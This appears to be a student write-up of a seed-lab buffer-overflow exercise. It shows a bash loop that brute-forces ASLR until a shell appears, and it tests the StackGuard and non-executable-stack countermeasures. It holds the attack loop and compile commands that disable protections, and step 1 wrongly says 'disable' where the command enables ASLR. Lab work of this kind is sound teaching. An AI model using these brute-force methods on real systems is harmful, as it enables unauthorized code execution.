
Defeating address space randomization

1. Disable the address space randomization. This will result in segmentation fault for the file that we had written buffer overflow for.




```
[11/13/22]seed@VM:~/.../code$ ./exploit.py
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
$ exit
[11/13/22]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
Segmentation fault
[11/13/22]seed@VM:~/.../code$ 
```

2. We will now run the same program in a loop over and over. This is because the address space is randomized every time the program is launched and by doing this we hope that in any one of the launch iteration, we hit the same address that we have provided in the return pointer. This is performed only on 32-bit files as they can have less random address than 64-bit files



```
#!/bin/bash

SECONDS=0
value=0

while true; do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack-L1-dbg

done
~
~
~
~
~
~
~
~
</Downloads/Labsetup/code/aslr_script.sh" 15L, 261C          1,1           All
```

3. After running for some time, our program finally reached a state such that the return address provided in return pointer leads the the NOP sled that leads to buffer overflow attack




```
The program has been running 494379 times so far.
Input size: 517
./aslr_script.sh: line 15: 508548 Segmentation fault      ./stack-L1-dbg
7 minutes and 13 seconds elapsed.
The program has been running 494380 times so far.
Input size: 517
./aslr_script.sh: line 15: 508549 Segmentation fault      ./stack-L1-dbg
7 minutes and 13 seconds elapsed.
The program has been running 494381 times so far.
Input size: 517
./aslr_script.sh: line 15: 508550 Segmentation fault      ./stack-L1-dbg
7 minutes and 13 seconds elapsed.
The program has been running 494382 times so far.
Input size: 517
./aslr_script.sh: line 15: 508551 Segmentation fault      ./stack-L1-dbg
7 minutes and 13 seconds elapsed.
The program has been running 494383 times so far.
Input size: 517
./aslr_script.sh: line 15: 508552 Segmentation fault      ./stack-L1-dbg
7 minutes and 13 seconds elapsed.
The program has been running 494384 times so far.
Input size: 517
./aslr_script.sh: line 15: 508553 Segmentation fault      ./stack-L1-dbg
7 minutes and 13 seconds elapsed.
The program has been running 494385 times so far.
Input size: 517
$ whoami
seed
$ is
zsh: command not found: is
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
$
```

▼ Task 9

Check the results after turning on counter measures

- Turn on stack guard

  1. Disable any counter-measures that might have been enabled before like ASLR
  2. Run the shellcode once to ensure that buffer overflow is possible
  3. Re-generate the output file, this time without the -fno-stack-protector command
  4. Try the buffer overflow attack again




```
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
$ exit
[11/13/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L
1-dbg stack.c
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[11/13/22]seed@VM:~/.../code$
```

  5. Stack guard detects that we are trying to use the buffer overflow attack and terminates the program to ensure safety. This also proves that buffer overflow can be detected and prevented.

- Turn on non-executable stack

  1. Disable any counter-measure that might have been enabled before like stack guard

2. Run the shellcode on vulnerable program once to ensure buffer overflow attack is possible.
3. Re-generate the output file, this time without the -z execstack command.
4. Try buffer overflow attack again



```
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
$ exit
[11/13/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -fno-stack-protector -m32 -g -o
 stack-L1-dbg stack.c
[11/13/22]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 517
Segmentation fault
[11/13/22]seed@VM:~/.../code$ 
```

5. As the stack is non executable, we get segmentation fault as we were trying to execute malicious code on the stack. This is another way to prevent buffer overflow on stacks. However, a thing to note here is that this only prevents code execution on stack, we can still overflow and write the return pointer to point to another function and use inbuilt function for attack using return to libc style attacks.